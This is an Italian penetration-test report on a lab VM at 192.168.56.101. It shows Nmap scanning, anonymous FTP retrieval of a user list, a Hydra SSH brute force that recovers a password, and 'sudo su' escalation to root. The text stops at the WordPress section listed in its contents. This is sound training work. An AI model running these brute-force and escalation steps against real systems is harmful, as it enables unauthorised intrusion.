

Vulnerability Assessment & Penetration Testing Report

Analisi di Sicurezza su Host 192.168.56.101

Fabio Renna

Venezia, 27 Gennaio 2026



Indice

1. Executive Summary
2. Introduzione
3. Obiettivo
4. Scope, Assunzioni e Limitazioni
5. Metodologia adottata
6. Panoramica del sistema analizzato
7. Vulnerability Assessment

7.1 Risultati principali della scansione

7.2 Valutazione complessivo del rischio

7.3 Considerazione sulla fase di V.A.

8. Penetration Testing 1/2

8.1 Identificazione dei servizi esposti

8.2 Accesso Non autenticato FTP

8.3 Analisi servizio SSH

8.4 Attacco di Brute Force e Accesso al Sistema

8.5 Accesso interattivo al Sistema e Privilege Escalation

8.6 Conclusione del Penetration Test

9. Penetration Testing 2/2

- 9.1 Identificazione dell'applicazione WordPress
- 9.2 Raccolta di informazioni pubbliche
- 9.3 Enumerazione degli utenti WordPress
- 9.4. Attacco di forza bruta alle credenziali
- 9.5 Accesso non autorizzato alla dashboard amministrativa
- 9.6 Compromissione del sistema tramite funzionalità amministrative
- 9.7 Privilege Escalation
- 9.8 Evidenza dell'ottenimento dei privilegi di root

10. Attack Chain Summary

11. Impact Analysis

12. Raccomandazioni di Sicurezza

13. Conclusioni

14. Appendice A

Executive Summary

L'attività di sicurezza oggetto del presente report ha avuto come obiettivo la valutazione del livello di esposizione e di rischio di un sistema informatico, attraverso un approccio di tipo **Black Box**, simulando il comportamento di un potenziale attaccante privo di informazioni preliminari, credenziali o documentazione interna.

L'analisi è stata articolata in due fasi principali: una prima fase di **Vulnerability Assessment**, finalizzata all'identificazione delle principali debolezze del sistema, e una successiva fase di **Penetration Testing**, volta a verificare l'effettiva sfruttabilità delle vulnerabilità individuate e a valutarne l'impatto reale in uno scenario di attacco concreto.

Durante la fase di Vulnerability Assessment sono emerse diverse criticità rilevanti, tra cui l'utilizzo di un sistema operativo non più supportato dal vendor, configurazioni insicure di servizi esposti in rete e la presenza di applicazioni non aggiornate. Sebbene alcune vulnerabilità fossero classificate con un livello di gravità basso o medio, la loro combinazione ha delineato un profilo di rischio complessivamente elevato.

La fase di Penetration Testing ha confermato tali valutazioni, dimostrando come un attaccante reale avrebbe potuto sfruttare una catena di debolezze per ottenere un accesso non autorizzato al sistema. L'attacco ha avuto origine dall'esposizione di servizi configurati in modo non sicuro, è proseguito con il recupero di credenziali valide e con la compromissione di un'applicazione web basata su WordPress, fino a culminare nell'ottenimento dei privilegi di **root** sul sistema operativo.

L'impatto complessivo dell'attacco risulta critico, in quanto consente la completa compromissione del sistema, con possibilità di accesso, modifica o cancellazione dei dati, installazione di meccanismi di persistenza e utilizzo dell'host come punto di partenza per ulteriori attacchi all'interno della rete.

I risultati evidenziano la necessità di un intervento strutturato volto al miglioramento della postura di sicurezza, includendo l'aggiornamento dei sistemi, la revisione delle configurazioni dei servizi

esposti, l'adozione di credenziali robuste e l'applicazione del principio del **least privilege**. L'implementazione di tali misure ridurrebbe in modo significativo il rischio di compromissione e aumenterebbe la resilienza complessiva dell'infrastruttura.

Introduzione

Il presente report documenta i risultati di un'attività di **Vulnerability Assessment** e **Penetration Testing** condotta su un sistema informatico, con l'obiettivo di valutarne il livello di sicurezza e di esposizione a potenziali attacchi. L'attività è stata svolta adottando un approccio di tipo **Black Box**, senza disporre di informazioni preliminari sull'architettura del sistema, sulle configurazioni interne o sulle credenziali di accesso.

Questo approccio consente di simulare in modo realistico il comportamento di un attaccante esterno e di valutare l'effettiva capacità del sistema di resistere a tentativi di compromissione condotti sfruttando esclusivamente informazioni ottenibili tramite attività di ricognizione ed enumerazione.

Il report è strutturato per fornire una visione chiara e progressiva delle attività svolte, partendo dall'analisi delle vulnerabilità fino alla verifica pratica del loro impatto attraverso scenari di attacco concreti. Le evidenze tecniche raccolte durante le diverse fasi sono state contestualizzate dal punto di vista del rischio e dell'impatto sul sistema, al fine di fornire indicazioni utili per il miglioramento della postura di sicurezza complessiva.

Obiettivo

L'obiettivo principale dell'attività è stato quello di identificare e valutare le debolezze presenti nel sistema analizzato, verificando in che misura esse potessero essere sfruttate da un attaccante reale per ottenere accesso non autorizzato o compromettere il sistema.

In particolare, l'attività si è posta l'obiettivo di individuare i servizi esposti e le superfici di attacco disponibili, analizzare le vulnerabilità note e le configurazioni insicure, e validare l'effettiva sfruttabilità delle criticità riscontrate attraverso attività di **Penetration Testing** mirate.

Un ulteriore obiettivo è stato quello di valutare l'impatto complessivo di una compromissione, considerando non solo il singolo punto di accesso, ma l'intera catena di attacco che può derivare dalla combinazione di più vulnerabilità. I risultati ottenuti sono finalizzati a fornire una base solida per la definizione di misure correttive e di raccomandazioni volte a ridurre il rischio e migliorare la sicurezza del sistema nel suo complesso.

Scope, Assunzioni e Limitazioni

L'attività di Vulnerability Assessment e Penetration Testing è stata condotta su un singolo host identificato durante la fase di ricognizione iniziale, raggiungibile all'indirizzo IP **192.168.56.101**. Il sistema è stato analizzato esclusivamente dal punto di vista di un attaccante esterno, senza accesso preventivo a documentazione tecnica, credenziali o informazioni sull'infrastruttura sottostante.

Lo scope dell'attività ha incluso l'analisi dei servizi di rete esposti, delle applicazioni accessibili e delle configurazioni di sistema, con l'obiettivo di individuare vulnerabilità sfruttabili e valutarne l'impatto reale attraverso attività di Penetration Testing controllate. Non sono state condotte attività di Denial of Service, stress test o attacchi finalizzati a compromettere la disponibilità del sistema, al fine di evitare impatti operativi indesiderati.

L'analisi è stata effettuata assumendo che il sistema analizzato rappresenti un ambiente isolato e che le vulnerabilità riscontrate siano indicative dello stato di sicurezza del target nel momento dell'esecuzione del test. Eventuali modifiche successive alle configurazioni, agli aggiornamenti o alle politiche di sicurezza potrebbero influenzare la validità dei risultati nel tempo.

Le attività svolte si sono limitate agli strumenti e alle tecniche comunemente utilizzate in contesti di sicurezza offensiva professionale, evitando l'utilizzo di exploit distruttivi o di tecniche invasive non strettamente necessarie alla dimostrazione dell'impatto. Le evidenze riportate nel presente documento rappresentano pertanto una fotografia del livello di rischio rilevato durante il periodo di test e non costituiscono una garanzia sull'assenza di ulteriori vulnerabilità non individuate.

Metodologia adottata

L'attività di Vulnerability Assessment e Penetration Testing è stata condotta adottando un approccio strutturato e progressivo, finalizzato a simulare in modo realistico il comportamento di un attaccante esterno e a valutare l'effettiva esposizione del sistema analizzato. La metodologia utilizzata si basa sulle principali best practice di sicurezza offensiva comunemente adottate in ambito professionale, in linea con le linee guida del **NIST SP 800-115** e con la **OWASP Testing Guide**, opportunamente adattate al contesto e allo scope dell'analisi.

L'indirizzo IP del sistema oggetto di analisi è stato ottenuto attraverso attività preliminari di identificazione del target all'interno del segmento di rete assegnato, senza l'utilizzo di credenziali o informazioni privilegiate.

La prima fase ha previsto attività di ricognizione e discovery, volte all'individuazione degli host attivi, dei servizi esposti e delle superfici di attacco disponibili. Successivamente, è stata condotta una fase di Vulnerability Assessment mediante l'utilizzo di strumenti automatici, al fine di identificare vulnerabilità note, configurazioni insicure e software obsoleto presenti sul sistema.

Sulla base delle evidenze emerse, è stata avviata la fase di Penetration Testing, durante la quale le vulnerabilità individuate sono state validate attraverso attività di exploitation mirate. L'obiettivo di questa fase non è stato quello di sfruttare indiscriminatamente ogni debolezza rilevata, ma di dimostrare in modo controllato l'impatto reale delle criticità più significative, verificando la possibilità di ottenere accesso non autorizzato e di aumentare progressivamente il livello di privilegio.

Le attività di post-exploitation sono state finalizzate alla valutazione dell'impatto complessivo di una compromissione, analizzando le possibilità di escalation dei privilegi, di persistenza e di accesso alle risorse di sistema. Tutte le operazioni sono state condotte in modo controllato, evitando tecniche distruttive o potenzialmente impattanti sulla disponibilità del sistema.

Le evidenze tecniche raccolte durante ciascuna fase sono state documentate e successivamente contestualizzate all'interno del report, al fine di fornire una visione chiara e comprensibile del rischio complessivo e supportare la definizione di raccomandazioni mirate per il miglioramento della postura di sicurezza.

Strumenti utilizzati

Nel corso delle attività sono stati impiegati strumenti standard di settore, coerenti con un approccio professionale alla valutazione della sicurezza. In particolare, la fase di Vulnerability Assessment è stata condotta tramite **Nessus Essentials**, mentre le attività di ricognizione ed enumerazione dei servizi sono state svolte mediante **Nmap**. Le fasi di brute force e test credenziali sono state eseguite

con **Hydra e WPScan**, e l'ottenimento della shell applicativa è stato validato tramite **Metasploit Framework**. Le evidenze prodotte dagli strumenti sono state successivamente analizzate e contestualizzate per valutarne l'impatto reale.

Panoramica del sistema analizzato

Il sistema oggetto dell'attività di Vulnerability Assessment e Penetration Testing è costituito da un host Linux identificato durante la fase di ricognizione iniziale, raggiungibile all'indirizzo IP **192.168.56.101**. L'host risulta esposto in rete e accessibile tramite diversi servizi di base, configurazione che ne aumenta la superficie di attacco e l'esposizione a potenziali tentativi di compromissione.

L'analisi ha evidenziato che il sistema operativo in uso è **Ubuntu Linux 12.04 LTS**, una versione non più supportata dal vendor e pertanto priva di aggiornamenti di sicurezza. Questa condizione rappresenta un fattore di rischio significativo, in quanto il sistema può risultare vulnerabile a numerose debolezze note e documentate, non mitigabili tramite patch ufficiali.

Durante la fase di enumerazione sono stati identificati diversi servizi in ascolto, tra cui un servizio **FTP**, un servizio **SSH** e un web server **Apache** sulla porta 80/tcp. La presenza simultanea di questi servizi, combinata con configurazioni non adeguatamente hardenizzate, ha fornito molteplici vettori di attacco potenzialmente sfruttabili.

Il web server ospita un'applicazione basata su **WordPress**, accessibile pubblicamente e non aggiornata. L'applicazione risulta configurata con funzionalità amministrative esposte e meccanismi di autenticazione deboli, rendendola un ulteriore punto di ingresso verso il sistema sottostante.


Nel complesso, il sistema analizzato presenta una superficie di attacco ampia e una postura di sicurezza debole, caratterizzata dall'assenza di aggiornamenti, da configurazioni insicure dei servizi e da una scarsa separazione tra livello applicativo e sistema operativo. Questi elementi hanno reso possibile la costruzione di una catena di attacco completa, analizzata nel dettaglio nelle sezioni successive del report.

7. Vulnerability Assessment

La fase di Vulnerability Assessment è stata condotta utilizzando lo strumento **Nessus Essentials**, attraverso l'esecuzione di una scansione di tipo *Basic Network Scan*, con l'obiettivo di identificare vulnerabilità note, configurazioni insicure e software obsoleto presenti sul sistema analizzato.

Lo scan ha permesso di ottenere una visione strutturata dello stato di sicurezza dell'host, individuando complessivamente **28 vulnerabilità**, classificate secondo i livelli di severità standard (Critical, Medium, Low e Informational). I risultati sono stati successivamente analizzati e contestualizzati manualmente, al fine di valutarne l'effettivo impatto in uno scenario di attacco realistico.

Le evidenze tecniche relative alle vulnerabilità individuate sono documentate tramite screenshot estratti dallo strumento di scansione e riportate in Appendice A.



7.1 I Risultati principali della scansione

La vulnerabilità più rilevante emersa dalla scansione riguarda l'utilizzo di un sistema operativo Ubuntu Linux 12.04 LTS identificato come End of Life. Tale condizione è stata classificata come Critical, poiché implica l'assenza di aggiornamenti di sicurezza e l'esposizione a vulnerabilità note non mitigabili tramite patch ufficiali.

L'obsolescenza del sistema operativo rappresenta un fattore di rischio strutturale e trasversale, in quanto introduce vulnerabilità non più correggibili e amplifica l'impatto di qualsiasi ulteriore debolezza applicativa o di configurazione.

Oltre a questa criticità, la scansione ha evidenziato diverse vulnerabilità e debolezze di configurazione a carico dei servizi di rete esposti. In particolare, il servizio **SSH** risulta configurato con il supporto a algoritmi crittografici considerati deboli, inclusi cipher in modalità CBC, algoritmi di key exchange obsoleti e MAC non più raccomandati. Sebbene tali vulnerabilità siano classificate con un livello di severità basso, esse contribuiscono a ridurre il livello complessivo di sicurezza delle comunicazioni e indicano una configurazione non adeguatamente hardenizzata.

Per quanto riguarda il servizio web, l'analisi ha evidenziato la presenza di vulnerabilità di tipo **information disclosure** a carico del web server **Apache**, tra cui l'esposizione di informazioni tramite l'header ETag. Questo tipo di vulnerabilità può agevolare attività di fingerprinting e ricognizione da parte di un attaccante, fornendo informazioni utili sulla struttura del server e sui file ospitati.

Sono state inoltre rilevate vulnerabilità informative, come la possibilità di ottenere informazioni temporali tramite richieste **ICMP timestamp**. Sebbene tali vulnerabilità abbiano un impatto diretto limitato, esse possono risultare utili in fase di ricognizione e contribuire alla costruzione di un profilo più accurato del sistema bersaglio.

7.2 Valutazione complessiva del rischio

La valutazione del rischio non si è basata esclusivamente sui punteggi CVSS associati alle singole vulnerabilità, ma ha tenuto conto del contesto operativo e della possibilità di concatenare più debolezze all'interno di una singola catena di attacco. In questo scenario, l'obsolescenza del sistema operativo, combinata con configurazioni deboli dei servizi di accesso remoto e con la presenza di un servizio web non adeguatamente hardenizzato, ha delineato un profilo di rischio complessivamente elevato.

Le vulnerabilità individuate nella fase di Vulnerability Assessment hanno fornito indicazioni chiare sui vettori di attacco potenzialmente sfruttabili e hanno costituito la base per la definizione degli scenari di attacco validati nella successiva fase di Penetration Testing.

7.3 Considerazioni sulla fase di Vulnerability Assessment

È importante sottolineare che, sebbene alcune vulnerabilità rilevate siano classificate come a basso impatto se considerate singolarmente, la loro presenza simultanea contribuisce a ridurre significativamente la postura di sicurezza del sistema. Il Vulnerability Assessment ha evidenziato la necessità di interventi strutturali, in particolare per quanto riguarda la gestione degli aggiornamenti, l'hardening dei servizi di rete e la riduzione della superficie di attacco.

8. Penetration Testing 1

A seguito delle vulnerabilità individuate durante la fase di Vulnerability Assessment, è stato condotto un penetration test con l'obiettivo di verificare se tali debolezze potessero essere effettivamente sfruttate per compromettere il sistema target.

Il test è stato eseguito simulando il comportamento di un attaccante reale, senza alcuna informazione preventiva sulle credenziali o sulla configurazione interna dell'host, seguendo quindi un approccio **Black Box**.

8.1 Identificazione dei Servizi Esposti

La prima fase del penetration test ha previsto l'analisi dei servizi di rete esposti dal sistema target. Attraverso una scansione attiva è stato possibile identificare diversi servizi accessibili dall'esterno, tra cui FTP, SSH e HTTP. In particolare, è emerso che il servizio FTP consentiva l'accesso anonimo, che il servizio SSH risultava raggiungibile dall'esterno e che il servizio HTTP espose un'installazione WordPress all'interno di una directory secondaria, ampliando significativamente la superficie di attacco disponibile.

```
(kali@kali)-[~]
$ nmap -sV -sC 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-23 19:01 EST
Nmap scan report for 192.168.56.101
Host is up (0.0014s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.56.103
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPD 2.3.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http      Apache httpd 2.2.22 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-robots.txt: 1 disallowed entry
|_ /backup_wordpress
|_ http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 08:00:27:7E:BC:CC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.67 seconds
```

8.2 Accesso Non Autenticato tramite FTP

L'accesso anonimo al servizio FTP ha rappresentato il primo punto di ingresso significativo. Una volta stabilita la connessione, è stato possibile esplorare le directory accessibili pubblicamente e individuare file potenzialmente sensibili.

All'interno della directory public è stato identificato un file di backup contenente una lista di utenti. Questo tipo di informazione, apparentemente innocua, risulta estremamente pericolosa in quanto può essere sfruttata come base per attacchi di forza bruta su altri servizi esposti.

```
---(kali@kali) ~-
[~] $ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 2.3.5)
Name (192.168.56.101:kali) Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||A3025|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534   4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||35068|).
150 Here comes the directory listing.
-rw-r--r-  1 0 0 31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> cat users.txt.bk
Invalid command.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||28907|).
150 Opening binary mode data connection for users.txt.bk (31 bytes).
100% |=====| 31 7.54 KiB/s 00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (3.23 KiB/s)
ftp> bye
221 Goodbye.

---(kali@kali) ~-
[~] $ ls
192.168.56.101 Desktop Documents Downloads Music pass.txt Pictures Public src Templates users.txt.bk Videos

---(kali@kali) ~-
[~] $ cat users.txt.bk
abatchy
john
kai
anne
doomguy
```

8.3 Analisi servizio SSH

Sulla base delle informazioni raccolte tramite il servizio FTP, è stato analizzato il servizio SSH esposto dal sistema.

È stato possibile identificare un account configurato per l'autenticazione tramite password, rendendolo potenzialmente vulnerabile ad attacchi di forza bruta.

Questa configurazione ha consentito di proseguire con un attacco mirato, evitando tentativi indiscriminati e concentrando l'attività su un vettore realistico.

```

(kali㉿kali)-[~]
└─$ ssh abatchy@192.168.56.101
abatchy@192.168.56.101: Permission denied (publickey).

(kali㉿kali)-[~]
└─$ ssh john@192.168.56.101
john@192.168.56.101: Permission denied (publickey).

(kali㉿kali)-[~]
└─$ ssh mai@192.168.56.101
mai@192.168.56.101: Permission denied (publickey).

(kali㉿kali)-[~]
└─$ ssh anne@192.168.56.101
anne@192.168.56.101's password:

(kali㉿kali)-[~]
└─$ ssh doomguy@192.168.56.101
doomguy@192.168.56.101: Permission denied (publickey).

```

8.4 Attacco di brute force e Accesso al Sistema

Sfruttando la configurazione del servizio SSH e la lista di utenti precedentemente ottenuta, è stato eseguito un attacco di brute force mirato.

L'attacco ha avuto esito positivo, consentendo di individuare credenziali valide per un account presente sul sistema.

L'utilizzo di credenziali deboli ha permesso di ottenere accesso diretto al sistema tramite SSH, confermando la possibilità di compromissione del server da parte di un attaccante esterno.

```

(kali㉿kali)-[~]
└─$ hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.56.101 ssh
hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-23 19:11:41
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[22][ssh] host: 192.168.56.101 login: anne passwords: princess
[+] of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-23 19:11:58

(kali㉿kali)-[~]
└─$ ssh anne@192.168.56.101
anne@192.168.56.101's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

882 packages can be updated.
875 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68

```

8.5 Accesso Interattivo al Sistema e Privilege Escalation

Una volta ottenuto l'accesso SSH, è stato possibile interagire direttamente con il sistema operativo. L'utente compromesso disponeva di una shell funzionante e di permessi sufficienti per esplorare il file system e proseguire con attività di post-exploitation.

Questa fase dimostra che l'attaccante è riuscito a superare il perimetro iniziale di sicurezza e ad ottenere un punto di appoggio stabile all'interno del sistema.

Durante l'analisi del sistema, è stata individuata una configurazione errata che ha consentito l'elevazione dei privilegi.

Sfruttando tale configurazione, è stato possibile ottenere l'accesso come utente **root**, acquisendo il pieno controllo del sistema.

Questa fase conferma la completa compromissione della macchina, dimostrando che un attaccante sarebbe stato in grado di eseguire comandi con privilegi massimi, accedere a file sensibili e alterare il funzionamento del sistema.

```
anne@bsides2018:~$ sudo su
root@bsides2018:/home/anne# cd ..
root@bsides2018:/home# cd ..
root@bsides2018:/# ls
bin boot cdrom dev etc home initrd.img lib lost+found media mnt opt proc root run sbin selinux srv sys tmp usr var vmlinuz
root@bsides2018:/# cd root
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
root@bsides2018:~#
```

8.6 Conclusione del Penetration Test

Il penetration test ha dimostrato come una combinazione di configurazioni errate e credenziali deboli possa portare alla completa compromissione del sistema.

Partendo da un accesso anonimo a un servizio di rete, è stato possibile ottenere credenziali valide, accedere al sistema e infine acquisire privilegi di amministratore.

Questo scenario evidenzia un rischio critico per la sicurezza complessiva dell'infrastruttura.

9. Penetration Testing 2

Durante l'attività di penetration testing è stata individuata un'istanza WordPress accessibile pubblicamente, ospitata all'interno del percorso **/backup_wordpress/**.

L'applicazione risultava obsoleta, non più mantenuta e priva di adeguate misure di hardening, esponendo il sistema a rischi significativi di compromissione.

9.1 Identificazione dell'applicazione WordPress


A seguito della fase di ricognizione iniziale, è stato rilevato il servizio HTTP attivo sulla porta 80. L'analisi dei file accessibili pubblicamente ha permesso di individuare la presenza di un'istanza WordPress non documentata.

In particolare, il file robots.txt esponeva esplicitamente un percorso sensibile, suggerendo l'esistenza di una directory di backup contenente l'applicazione.

```
(kali㉿kali)-[~]
$ nmap -sV -sC 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-23 19:01 EST
Nmap scan report for 192.168.56.101
Host is up (0.0014s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.56.103
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 4
|_vsFTPD 2.3.5 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|_2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http      Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-robots.txt: 1 disallowed entry
|_/_backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 08:00:27:7E:BC:CC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.67 seconds
```

